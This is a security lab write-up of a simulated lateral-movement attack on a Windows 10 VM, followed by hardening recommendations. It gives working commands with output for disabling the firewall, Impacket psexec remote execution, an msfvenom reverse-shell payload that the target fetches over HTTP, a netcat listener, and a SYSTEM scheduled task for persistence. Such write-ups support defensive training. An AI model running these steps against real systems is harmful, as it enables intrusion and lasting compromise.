



CYART

inquiry@cyart.io

www.cyart.io

Lateral Movement



Table of contents

1. Lab Objective	3
2. Environment & Tools	3
3. Attack Phases	3
3.1. Reconnaissance	3
3.2. Exploitation – Remote Code Execution	4
3.3. Payload Creation	5
3.4. Command & Control – Reverse Shell	5
3.5. Persistence	6
4. Findings	7
5. Recommendations	7
6. Conclusion	7

List of Figures

Figure 3.1 Shows removing filters and firewalls and checking for open shares	3
Figure 3.2 Shows account membership details	4
Figure 3.3 Shows impacket psexec getting successfully executed	4
Figure 3.4 Shows payload creation and starting a server at 8080	5
Figure 3.5 Shows connecting to server at 8080 and executing payload in windows	6
Figure 3.6 Shows net-cat getting connected and scheduled tasks for persistence	6

1. Lab Objective

The objective of this engagement was to simulate an attacker's work-flow against a Windows 10 host in order to identify security weaknesses, achieve remote access, and establish persistence.

2. Environment & Tools

- Attacker Machine: *Kali Linux (IP: 192.168.1.43)*
- Target Machine: *Windows 10 (IP: 192.168.1.53)*

Tools Used:

- Impacket (psexec.py, wmiexec.py)
- msfvenom (payload creation)
- nc (Netcat, reverse shell listener)
- Windows native commands (schtasks, net user, sc query)

3. Attack Phases

3.1.Reconnaissance

Step 1: Identified target IP (192.168.1.53).

Step 2: Made sure that antivirus software, and real time monitoring is turned off and validated open SMB services and administrative shares (C\$, ADMIN\$)


```
PS C:\Windows\system32> netsh advfirewall set allprofiles state off
Ok.

PS C:\Windows\system32> reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
The operation completed successfully.
PS C:\Windows\system32> net share

Share name      Resource                Remark
-----
C$              C:\                    Default share
IPC$            C:\                   Remote IPC
ADMIN$          C:\Windows             Remote Admin
RedTeamTest     C:\RedTeamTest
Users           C:\Users
The command completed successfully.
```

Figure 3.1 Shows removing filters and firewalls and checking for open shares

Step 3: Verified account membership in local Administrators group (windows user).



```

windows10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

C:\Users\windows>net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-----
Administrator
windows
The command completed successfully.


C:\Users\windows>sc query rpcss
SERVICE_NAME: rpcss
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 4   RUNNING
                        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE      : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
  
```

Figure 3.2 Shows account membership details

3.2. Exploitation – Remote Code Execution

Step 1: Used Impacket Psexec for remote code execution and successfully gained access to SMB

python3 /usr/share/doc/python3-impacket/examples/psexec.py
Windows:windows@192.168.1.53



```

(kali@vbox)-[~]
$ python3 /usr/share/doc/python3-impacket/examples/psexec.py Windows:windows@192.168.1.53
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.53.....
[*] Found writable share ADMIN$
[*] Uploading file CqMMmfqB.exe
[*] Opening SVCManager on 192.168.1.53.....
[*] Creating service hkmh on 192.168.1.53.....
[*] Starting service hkmh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.6216]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DESKTOP-VT1A6VA
  
```


Figure 3.3 Shows impacket psexec getting successfully executed

3.3. Payload Creation

Step 1: Created a Windows reverse shell binary using msfvenom:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.43  
LPORT=4444 -f exe -o backdoor.exe
```

Step 2: Start a server at port 8080 where backdoor.exe was downloaded on kali machine



```
(kali@vbox)~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.43 LPORT=4444 -f exe -o backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: backdoor.exe

(kali@vbox)~$ find / -name backdoor.exe 2>/dev/null
/home/kali/backdoor.exe

(kali@vbox)~$ ls
adminnass  default_scripts.txt  Downloads  go  gobuster  gophish-v0.12.1-linux-64bit.zip  nohup.out  Pictures  README.md  templates  tmp  Videos
backdoor.exe  Desktop  exfil-test  go  gobuster  LICENSE  payload.bin  Public  reports  Templates  users.txt  vuln.c
config.json  Documents  fake_exfil.txt  gophish  Music

(kali@vbox)~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.53 - - [08/Sep/2025 00:50:48] "GET /backdoor.exe HTTP/1.1" 200 -
```

Figure 3.4 Shows payload creation and starting a server at 8080

3.4. Command & Control – Reverse Shell

Step 1: First opened listener on attacker machine before executing the backdoor.exe on target :

```
nc -lvp 4444
```

Step 2: Next uploaded and executed backdoor.exe to target (C:\Users\Public\) using PowerShell command from the impacket RCE terminal, resulting in a reverse shell

```
Powershell Invoke-WebRequest -Uri  
'http://192.168.1.43:8080/backdoor.exe' -OutFile  
'C:\Users\Public\backdoor.exe' "  
C:\Users\Public\backdoor.exe
```

```
(kali@vbox)-[~]
$ python3 /usr/share/doc/python3-impacket/examples/psexec.py Windows:windows@192.168.1.53
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.53.....
[*] Found writable share ADMIN$
[*] Uploading file CqMMmfqB.exe
[*] Opening SVCManager on 192.168.1.53.....
[*] Creating service hkmh on 192.168.1.53.....
[*] Starting service hkmh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.6216]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DESKTOP-VT1A6VA

C:\Windows\system32> powershell -c "Invoke-WebRequest -Uri 'http://192.168.1.43:8080/backdoor.exe' -OutFile 'C:\Users\Public\backdoor.exe'"
C:\Windows\system32> C:\Users\Public\backdoor.exe
```

Figure 3.5 Shows connecting to server at 8080 and executing payload in windows

Step 3: Once executed we see a connection being made in our nc , now we move to persistence

3.5.Persistence

Step 1: Initial attempt with schtasks /create /sc daily failed due to SID mapping error.

Step 2: Fixed by creating persistence task as SYSTEM:

```
schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM
```

Step 3: Verified with:

```
schtasks /query /tn "Updater"
```

Step 4: Persistence allows execution of the payload every system reboot.

```
(kali@vbox)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.43] from (UNKNOWN) [192.168.1.53] 50112
Microsoft Windows [Version 10.0.19045.6216]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM
schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM
SUCCESS: The scheduled task "Updater" has successfully been created.

C:\Windows\system32>schtasks /query /tn "Updater"
schtasks /query /tn "Updater"

Folder: \
TaskName      Next Run Time      Status
-----
Updater       N/A                Ready

C:\Windows\system32>schtasks /run /tn "Updater"
schtasks /run /tn "Updater"
SUCCESS: Attempted to run the scheduled task "Updater".

C:\Windows\system32>
```

Figure 3.6 Shows net-cat getting connected and scheduled tasks for persistence

4. Findings

- SMB shares writable by attackers.
- Local user windows has Administrator privileges.
- Lack of monitoring allowed execution of unsigned binaries (backdoor.exe).
- Windows scheduled tasks could be abused for persistence.

5. Recommendations

- Restrict SMB access – Disable writable shares for non-essential users.
- Implement least privilege – Remove administrative rights from regular accounts.
- Application white-listing – Prevent execution of unauthorized binaries.
- Monitor scheduled tasks – Detect abnormal persistence mechanisms.
- Network monitoring – Block and alert on reverse shell traffic.

6. Conclusion

The engagement successfully demonstrated how an attacker can exploit weak access controls to gain remote code execution, establish a reverse shell, and maintain persistence on the target system. Proper hardening of administrative access, monitoring of scheduled tasks, and application execution policies are recommended to mitigate such attacks.